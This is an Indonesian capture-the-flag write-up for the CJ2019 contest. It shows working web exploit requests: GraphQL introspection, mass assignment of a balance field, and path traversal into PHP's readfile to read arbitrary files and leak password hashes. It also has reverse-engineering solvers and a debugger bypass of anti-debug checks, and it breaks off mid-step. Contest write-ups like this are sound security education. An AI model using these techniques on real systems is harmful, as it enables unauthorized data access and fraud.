
Filter: Hiding CSS, image and general binary content; matching expression graphql

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extensio
94	http://203.34.119.237:50003	GET	/graphql?a=a	✓		400	269	JSON	
93	http://203.34.119.237:50003	GET	/graphql			400	269	JSON	
92	http://203.34.119.237:50003	POST	/graphql	✓		200	1560	JSON	
88	http://203.34.119.237:50003	POST	/graphql	✓		200	1560	JSON	
84	http://203.34.119.237:50003	POST	/graphql	✓		200	1560	JSON	
80	http://203.34.119.237:50003	POST	/graphql	✓		200	1560	JSON	
76	http://203.34.119.237:50003	POST	/graphql	✓		200	1560	JSON	
56	http://203.34.119.237:50003	POST	/graphql	✓		200	1560	JSON	
52	http://203.34.119.237:50003	POST	/graphql	✓		200	1560	JSON	
16	http://203.34.119.237:50003	POST	/graphql	✓		200	1560	JSON	
12	http://203.34.119.237:50003	POST	/graphql	✓		200	1560	JSON	
7	http://203.34.119.237:50003	POST	/graphql	✓		200	1560	JSON	
6	http://203.34.119.237:50003	GET	/static/js/main.48334a44.chunk.js			200	3015	script	js
5	http://203.34.119.237:50003	GET	/static/js/2.222ffcae.chunk.js			200	363005	script	js


Lalu kami mencoba melihat schema dari GraphQL nya menggunakan Insomnia



Ternyata selain videos, terdapat field **chuuGiveMeFlagPlease**, lalu kami lihat isinya, dan kami berhasil mendapatkan flagnya.



Heejin - 269 pts



Pada saat membuka fitur registrasi, ternyata web mengirimkan data JSON ke server.

```
POST /api/register HTTP/1.1
Host: 203.34.119.237:50002
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=utf-8
Content-Length: 35
Connection: close
Cookie: PHPSESSID=to50ps8nsnrrhkuejerndkrhtd; olivia_session=eyJzaWQiOiI5N2I2ODBlZC1mYWY0LTQyYTAtYWZiNi1mYzFjZGRkMzZhZDYifQ.XXOSpA.ynoDINTHNMJsKEqlwHHcfAF6uN0

{"username":"bong","password":"om"}
```


Dan ternyata [lagi], pada file **register.go** terlihat bahwa semua inputan langsung di parse menjadi object User.

```go
func (h Handler) Register(w http.ResponseWriter, r *http.Request) {
    defer r.Body.Close()

    var user model.User
    err := json.NewDecoder(r.Body).Decode(&user)
    if err != nil {
        response.Write(w, response.BuildError(err), http.StatusBadRequest)
        return
    }
```


Lalu kami mencoba membuat request registrasi baru dengan menambahkan field Money.

```
POST /api/register HTTP/1.1
Host: 203.34.119.237:50002
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=utf-8
Content-Length: 57
Connection: close
Cookie: PHPSESSID=to50ps8nsnrrhkuejerndkrhtd; olivia_session=eyJzaWQiOiI5N2I2ODBlZC1mYWY0LTQyYTAtYWZiNi1mYzFjZGRkMzZhZDYifQ.XXOSpA.ynoDINTHNMJsKEqlwHHcfAF6uN0

{"username":"bong","password":"om", "money":133713371337}
```

Lalu kami akhirnya cukup 1337 H4x0r untuk membeli flag dari webnya



CS2018 - 499 pts



Pada halaman **index.php**, dapat dilihat bahwa kita dapat mengontrol file apa yang ingin kita buka melalui parameter GET mode

```php
<?php

ini_set("display_errors",0);
require_once "./utils.php";
header("Content-type: application/json;charset=UTF-8");

$mode = $_GET["mode"];

$deploy = false;
$str = file_get_contents("php://input");
$params = json_decode($str, true);
$file = __DIR__ . "/mode/" . $mode . ".php";

if (file_exists($file)) {
    require_once $file;
    if ($deploy) {
        try {
            $rets($params);
        } catch (Exception $e){
            print "Error";
        }
    }
} else {
    header("Location: ./index.html");
}
```

Lalu kami membuka file **utils/debug.php**

```php
<?php

$p = $_GET["p"];
$eq = $_GET["eq"];

if (isset($eq) && isset($p)) {
    switch ($eq) {
        case "modetest":
            $dfpath = __DIR__ . "/../mode/" . $p . ".php";
            if (file_exists($dfpath)) {
                $deploy = true;
                require $dfpath;
                $rets();
            }
        case "escape":
            $rets = htmlspecialchars($p);
            print $rets;
    }
} else {
    http_response_code(404);
    exit();
}
```

Lalu disitu dapat kita lihat, bahwa file debug.php juga dapat membuka file melalui parameter GET p dan menggunakan parameter GET eq = “modeset”, dari sini kami berusaha membuka file **readfile**.

```php
<?php

$rets = function($params=[]){
    $sess = util_call("session", "read");
    if (isset($sess["user"])) {
        $files = util_call("db", "files");
        foreach ($files as $file) {
            if ($file["id"] == $_GET["id"] && $file["priv"] <= $sess["user"]["priv"]) {
                header("Content-Disposition: attachment;filename=" . $file["name"] . ".txt");
                header("Content-type: application/octet-stream");
                print file_get_contents(__DIR__ . "/../../files/" . $file["path"]);
                break;
            }
        }
    }
};

$deploy = true;
```

Tidak ada yang menarik pada file ini, namun ketika kami membukanya lewat php server local, terlihat bahwa ada error

```
⌥⌘1 php ⌘1 zsh ⌘2 php ⌘3 php ⌘4
100% 4.9 GB 9/07, 11:43 PM
iled to open stream: No such file or directory in /Users/avltree9798/anjay/CTF/CJ2019/web/html/index.php on line 17
[Sat Sep  7 23:21:15 2019] ::1:56779 [200]: /index.php?mode=..%2Futils%2Fdebug&eq=modetest&p=readfile&id=1
[Sat Sep  7 23:21:22 2019] ::1:56780 [200]: /index.php?mode=..%2Futils%2Fdebug&eq=modetest&p=readfile&id=1
[Sat Sep  7 23:21:44 2019] ::1:56785 [200]: /index.php?mode=..%2Futils%2Fdebug&eq=modetest&p=readfile&id=1
[Sat Sep  7 23:21:45 2019] ::1:56786 [200]: /index.php?mode=..%2Futils%2Fdebug&eq=modetest&p=readfile&id=1
[Sat Sep  7 23:21:57 2019] PHP Warning:  readfile(): Filename cannot be empty in /Users/avltree9798/anjay/CTF/CJ2019/web/html/index.php on line 17
[Sat Sep  7 23:21:57 2019] ::1:56790 [200]: /index.php?mode=..%2Futils%2Fdebug&eq=modetest&p=readfile&id=1
[Sat Sep  7 23:22:07 2019] PHP Warning:  readfile(): Filename cannot be empty in /Users/avltree9798/anjay/CTF/CJ2019/web/html/index.php on line 17
[Sat Sep  7 23:22:07 2019] ::1:56791 [200]: /index.php?mode=..%2Futils%2Fdebug&eq=modetest&p=readfile&id=1
[Sat Sep  7 23:22:14 2019] PHP Warning:  readfile(): Filename cannot be empty in /Users/avltree9798/anjay/CTF/CJ2019/web/html/index.php on line 17
[Sat Sep  7 23:22:14 2019] ::1:56792 [200]: /index.php?mode=..%2Futils%2Fdebug&eq=modetest&p=readfile&id=1
[Sat Sep  7 23:22:21 2019] PHP Warning:  readfile() expects parameter 1 to be a valid path, array given in /Users/avltree9798/anjay/CTF/CJ2019/web/html/index.php on line 17
```

Kami pada awalnya merasa kebingungan mengapa ada warning ketika ingin membuka **readfile**, lalu kami teringat bahwa selain nama file didalam project, **readfile** juga merupakan fungsi native pada PHP. Sehingga tujuan kami berubah dari yang awalnya ingin membaca flag via **readfile.php** menjadi membaca flag menggunakan fungsi **readfile**. Dengan bantuan variable **$params** pada halaman index, kami dapat melemparkan string sebagai parameter dan akan dieksekusi oleh kode pada halaman **index.php** line 18. Lalu awalnya kami membaca isi **utils/db.php** untuk mengetahui lokasi flagnya

Go Cancel < > Target: http://203.34.119

Request

Raw Params Headers Hex

```
POST /index.php?mode=../utils/debug&eq=modetest&p=readfile HTTP/1.1
Host: 203.34.119.237:50005
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:69.0) Gecko/20100101
Firefox/69.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Connection: close
Referer: http://203.34.119.237:50005/?mode=debug&eq=modetest&p=db
Cookie: PHPSESSID=to50ps8nsnrrhkuejerndkrhtd;
olivia_session=eyJzaWQiOiI5N2I2ODBlZC1mYWY0LTQyYTAtYWZiNilmYzFjZGRkMzZhZDYifQ.XXOSpA
.ynoDINTHNMJsKEqlwHHcfAF6uN0
Content-Length: 14

"utils/db.php"
```

Response

Raw Headers Hex Render

```
HTTP/1.1 200 OK
Date: Sat, 07 Sep 2019 16:47:51 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 920
Connection: close
Content-Type: application/json;charset=UTF-8

readfile<?php

if ($args[0] === "users") {
        $rets = array(
        array(
            "loginid" => "admin",
            "password" => "3d7a977b30393c70cbddc6ac1ea95e35f4e048fc",
            "priv" => 1
        ),
        array(
            "loginid" => "tester",
            "password" => "ab4d8d2a5f480a137067da17100271cd176607a1",
            "priv" => 0
        )
    );
} elseif ($args[0] === "files") {
        $rets = array(
        array(
            "id" => 1,
            "name" => "flag",
            "path" => "secret_path_of_flag.txt",
            "priv" => 1
        ),
        array(
            "id" => 2,
            "name" => "lorem_ipsum",
            "path" => "lorem_ipsum.txt",
            "priv" => 0
        ),
        array(
            "id" => 3,
            "name" => "exploit",
            "path" => "exploit.txt",
            "priv" => 0
        )
    );
}
```

Lalu kami buka flagnya.

Request

Raw Params Headers Hex

```
POST /index.php?mode=../utils/debug&eq=modetest&p=readfile HTTP/1.1
Host: 203.34.119.237:50005
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:69.0) Gecko/20100101
Firefox/69.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Connection: close
Referer: http://203.34.119.237:50005/?mode=debug&eq=modetest&p=db
Cookie: PHPSESSID=to50ps8nsnrrhkuejerndkrhtd;
olivia_session=eyJzaWQiOiI5N2I2ODBlZC1mYWY0LTQyYTAtYWZiNilmYzFjZGRkMzZhZDYifQ.XXOSpA
.ynoDINTHNMJsKEqlwHHcfAF6uN0
Content-Length: 34

"../files/secret_path_of_flag.txt"
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Sat, 07 Sep 2019 16:48:42 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 63
Connection: close
Content-Type: application/json;charset=UTF-8

readfileCJ2019{I_deploy_this_problem_in_the_middle_of_contest}
```

Reverse Engineering

newbie.exe - 100 pts

Kami buka binary tersebut menggunakan IDA, dan didapatkan fungsi main seperti berikut.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  signed int i; // [rsp+2Ch] [rbp-4h]

  _main();
  printf("Insert key: ");
  scanf("%s", s);
  for ( i = 0; i <= 47; ++i )
  {
    if ( 8 * s[i] != num[i] )
    {
      puts("Wrong key");
      return 1;
    }
  }
  puts("Correct");
  return 0;
}
```

Lalu kami cek isi dari variable num.

```
dd 218h, 250h, 190h, 180h, 188h, 1C8h, 3D8h, 188h, 1B8h
                        ; DATA XREF: main+66↑o
dd 320h, 310h, 1C0h, 180h, 310h, 1B0h, 320h, 328h, 1B8h
dd 320h, 190h, 2 dup(1B0h), 330h, 190h, 180h, 330h, 318h
dd 1C0h, 2 dup(1A8h), 1C8h, 188h, 1C8h, 310h, 188h, 308h
dd 310h, 1B0h, 188h, 318h, 190h, 1B8h, 310h, 1B0h, 180h
dd 308h, 328h, 3E8h
```

Setelah sudah mengetahui isinya, kami membuat python script untuk mendapatkan flagnya

```
a = [0x218, 0x250, 0x190, 0x180, 0x188
, 0x1C8, 0x3D8, 0x188, 0x1B8, 0x320
, 0x310, 0x1C0, 0x180, 0x310, 0x1B0
, 0x320, 0x328, 0x1B8, 0x320, 0x190
, 0x1B0, 0x1B0, 0x330, 0x190, 0x180
, 0x330, 0x318, 0x1C0, 0x1A8, 0x1A8
, 0x1C8, 0x188, 0x1C8, 0x310, 0x188
, 0x308, 0x310, 0x1B0, 0x188, 0x318
, 0x190, 0x1B8, 0x310, 0x1B0, 0x180
, 0x308, 0x328, 0x3E8]
print(''.join(chr(int(x/8)) for x in a))
```

Lalu kami dapatkan flagnya.

```
┌─[avltree9798@Anthonys-MacBook-Pro] - [~/Downloads] - [Sat Sep 07, 21:53]
└─[$] <> python test\ \(1\).py
CJ2019{17db80b6de7d266f20fc855919b1ab61c27b60ae}
```

haseul - 100 pts


Diberikan sebuah binary stripped:

```
tempest@tempestuous:~/CTF/2019/CJ/re/haseul$ file haseul
haseul: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked,
f8738553814c62b4307cc6189c58a65, stripped
```

Berikut pseudocode IDA dari fungsi main:

```
if ( argc != 2 )
  return 1LL;
s = argv[1];
if ( strlen(argv[1]) != 34 )
  return 1LL;
v5 = 0;
for ( i = 0; i < 33; ++i )
{
  for ( j = 1; j < 34; ++j )
  {
    v4 = v5++;
    if ( s[i] + s[j] != flag_table[v4] )
    {
      puts("nope!");
      return 1LL;
    }
  }
}
printf("CJ2019{%s}\n", s, argv);
return 0LL;
```

Dua karakter dijumlahkan dan dicek apabila sama dengan tabel flag. Untuk pemetaan, penulis mencoret di file excel:



highlight merah menandakan bahwa kolom (variable i) dan baris (variable j) tidak ada perbandingan. cell yang tidak ditandai dengan x artinya adalah cell dimana isinya dapat dibagi dua langsung karena merupakan hasil penjumlahan dari dua karakter yang sama; dan nilai i sama dengan j. Ini mengurangi bruteforce menjadi 2 karakter saja. Berikut script solver dan output:

```
flag = ['X']*34
idx = 1
x = 0
for i in xrange(33):
        for j in xrange(1,34):
                if i == j:
                        flag[idx] = chr(matrix[x]/2)
                        idx += 1
                x += 1

print ''.join(flag)
tempest@tempestuous:~/CTF/2019/CJ/re/haseul$ python solver.py
X0u_can_s0lve_thi5_ea5ily_usin9_ZX
```

Dari sini kami menebak karakter pertama dan terakhir, dan mendapat flag.
flag: ***CJ2019{y0u_can_s0lve_thi5_ea5ily_usin9_Z3}***

Gowon - 477 pts

Diberikan sebuah binary stripped:

```
tempest@tempestuous:~/CTF/2019/CJ/re/gowon$ file gowon
gowon: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked,
2be0b47fdc838bc9fd9060d60e3, stripped
tempest@tempestuous:~/CTF/2019/CJ/re/gowon$
```

Berikut pseudocode dari IDA untuk fungsi main:

```
signed __int64 __fastcall main(int a1, char **a2, char **a3)
{
  unsigned int v4; // eax
  __int64 v5; // [rsp+0h] [rbp-40h]
  char *s; // [rsp+20h] [rbp-20h]
  void *dest; // [rsp+28h] [rbp-18h]
  int i; // [rsp+3Ch] [rbp-4h]

  if ( a1 != 2 )
    return 1LL;
  if ( ptrace(0, 0LL, 1LL, 0LL, a2) == -1 )
    return 1LL;
  dest = mmap(0LL, 0x500uLL, 7, 34, -1, 0LL);
  if ( dest == (void *)-1LL )
    return 1LL;
  memcpy(dest, &unk_601260, 0x500uLL);
  for ( i = 0; (unsigned __int64)i < 0x500; ++i )
    *((_BYTE *)dest + i) ^= 0x90u;
  s = *(char **)(v5 + 8);
  v4 = strlen(*(const char **)(v5 + 8));
  if ( !((unsigned int (__fastcall *)(char *, _QWORD, __int64 (**)(enum __ptrace_request, ...)))dest)(s, v4, &ptrace) )
    return 1LL;
  printf("CJ2019{%s}\n", s);
  return 0LL;
}
```

Program mengambil string input dari argumen. Terdapat cek anti debug pada program, dan program mengcopy shellcode dari .bss, memasukkannya ke area yang baru dialokasikan dengan mmap, dan di xor dengan 0x90. Kemudian area RWX tersebut dipanggil dalam cek if. Untuk melewati cek ptrace, kita hanya perlu mengosongkan nilai register rax.

```
->  0x400a7e                    cmp    rax, 0xffffffffffffffff
    0x400a82                    jne    0x400a8e
    0x400a84                    mov    eax, 0x1
    0x400a89                    jmp    0x400b7b
    0x400a8e                    mov    rax, QWORD PTR [rbp-0x10]
    0x400a92                    mov    r9d, 0x0
------------------------------------------------------------------
[#0] Id 1, Name: "gowon", stopped, reason: SINGLE STEP
------------------------------------------------------------------
[#0] 0x400a7e->cmp rax, 0xffffffffffffffff
[#1] 0x7ffff7a05b97->__libc_start_main(main=0x400a39, argc=0x2,
out>, stack_end=0x7fffffffdbc8)
[#2] 0x40053a->hlt
------------------------------------------------------------------
0x0000000000400a7e in ?? ()
gef> set $rax = 0
gef> ni
```

Selanjutnya terdapat sebuah cek di dalam shellcode yang dieksekusi:

```
->0x7ffff7ff601f                    cmp    DWORD PTR [rbp-0x19c], 0x20
   0x7ffff7ff6026                    je     0x7ffff7ff6032
   0x7ffff7ff6028                    mov    eax, 0x0
   0x7ffff7ff602d                    jmp    0x7ffff7ff6440
   0x7ffff7ff6032                    mov    DWORD PTR [rbp-0x90], 0x8
   0x7ffff7ff603c                    mov    DWORD PTR [rbp-0x8c], 0x6
------------------------------------------------------------------------
[#0] Id 1, Name: "gowon", stopped, reason: SINGLE STEP
------------------------------------------------------------------------
[#0] 0x7ffff7ff601f->cmp DWORD PTR [rbp-0x19c], 0x20
[#1] 0x7ffff7ffe100->add BYTE PTR [rax], al
[#2] 0x7ffff7afb8e0->sub rsp, 0x68
------------------------------------------------------------------------
0x00007ffff7ff601f in ?? ()
gef> set {unsigned int}($rbp-0x19c) = 0x20
gef> ni
```

Jika kita tidak set value terkait, program akan langsung return nilai 0. Setelah beberapa kali step, kita sampai pada segmen di bawah:

```
   0x7ffff7ff63d9:      mov    eax,DWORD PTR [rbp-0x4]
   0x7ffff7ff63dc:      movsxd rdx,eax
   0x7ffff7ff63df:      mov    rax,QWORD PTR [rbp-0x198]
   0x7ffff7ff63e6:      add    rax,rdx
   0x7ffff7ff63e9:      movzx  eax,BYTE PTR [rax]
   0x7ffff7ff63ec:      movsx  eax,al
   0x7ffff7ff63ef:      mov    DWORD PTR [rbp-0x8],eax
   0x7ffff7ff63f2:      mov    eax,DWORD PTR [rbp-0x4]
   0x7ffff7ff63f5:      cdqe
   0x7ffff7ff63f7:      mov    edx,DWORD PTR [rbp+rax*4-0x90]
   0x7ffff7ff63fe:      mov    eax,DWORD PTR [rbp-0x8]
   0x7ffff7ff6401:      add    edx,eax
   0x7ffff7ff6403:      mov    eax,DWORD PTR [rbp-0x4]
   0x7ffff7ff6406:      cdqe
   0x7ffff7ff6408:      mov    eax,DWORD PTR [rbp+rax*4-0x110]
   0x7ffff7ff640f:      xor    edx,eax
   0x7ffff7ff6411:      mov    eax,DWORD PTR [rbp-0x4]
   0x7ffff7ff6414:      cdqe
   0x7ffff7ff6416:      mov    eax,DWORD PTR [rbp+rax*4-0x190]
   0x7ffff7ff641d:      cmp    edx,eax
   0x7ffff7ff641f:      je     0x7ffff7ff6428
   0x7ffff7ff6421:      mov    eax,0x0
   0x7ffff7ff6426:      jmp    0x7ffff7ff6440
   0x7ffff7ff6428:      add    DWORD PTR [rbp-0x4],0x1
   0x7ffff7ff642c:      mov    eax,DWORD PTR [rbp-0x4]
   0x7ffff7ff642f:      cmp    eax,DWORD PTR [rbp-0x19c]
   0x7ffff7ff6435:      jl     0x7ffff7ff63aa
   0x7ffff7ff643b:      mov    eax,0x1
   0x7ffff7ff6440:      leave
   0x7ffff7ff6441:      ret
```

Berikut terjemahannya dalam bahasa C:

```c
for(int i=0;i<32;i++)
{
    unsigned int offset[32] = {/* init */};
    unsigned int key[32] = {/* init */};
    unsigned int flag_enc[32] = {/* init */};
    if((input[i]+offset[i])^key[i] != flag_enc[i])
        return 0;
}
```

Kita hanya perlu mengambil semua nilai yang ada di global variable dan membalikkan operasi tersebut di python:

```
gef> x/32wx $rbp-0x190
0x7fffffffd910: 0x000000f8      0x00000082      0x000000cf      0x000000aa
0x7fffffffd920: 0x0000003c      0x000000b8      0x00000073      0x00000031
0x7fffffffd930: 0x0000005f      0x000000cd      0x0000005f      0x0000008c
0x7fffffffd940: 0x000000f4      0x000000a9      0x00000061      0x0000007b
0x7fffffffd950: 0x00000064      0x00000048      0x000000f7      0x0000005c
0x7fffffffd960: 0x00000038      0x0000004e      0x00000027      0x00000089
0x7fffffffd970: 0x00000095      0x00000058      0x0000006b      0x00000046
0x7fffffffd980: 0x0000000f      0x000000b5      0x00000004      0x0000002f
gef> x/32wx $rbp-0x110
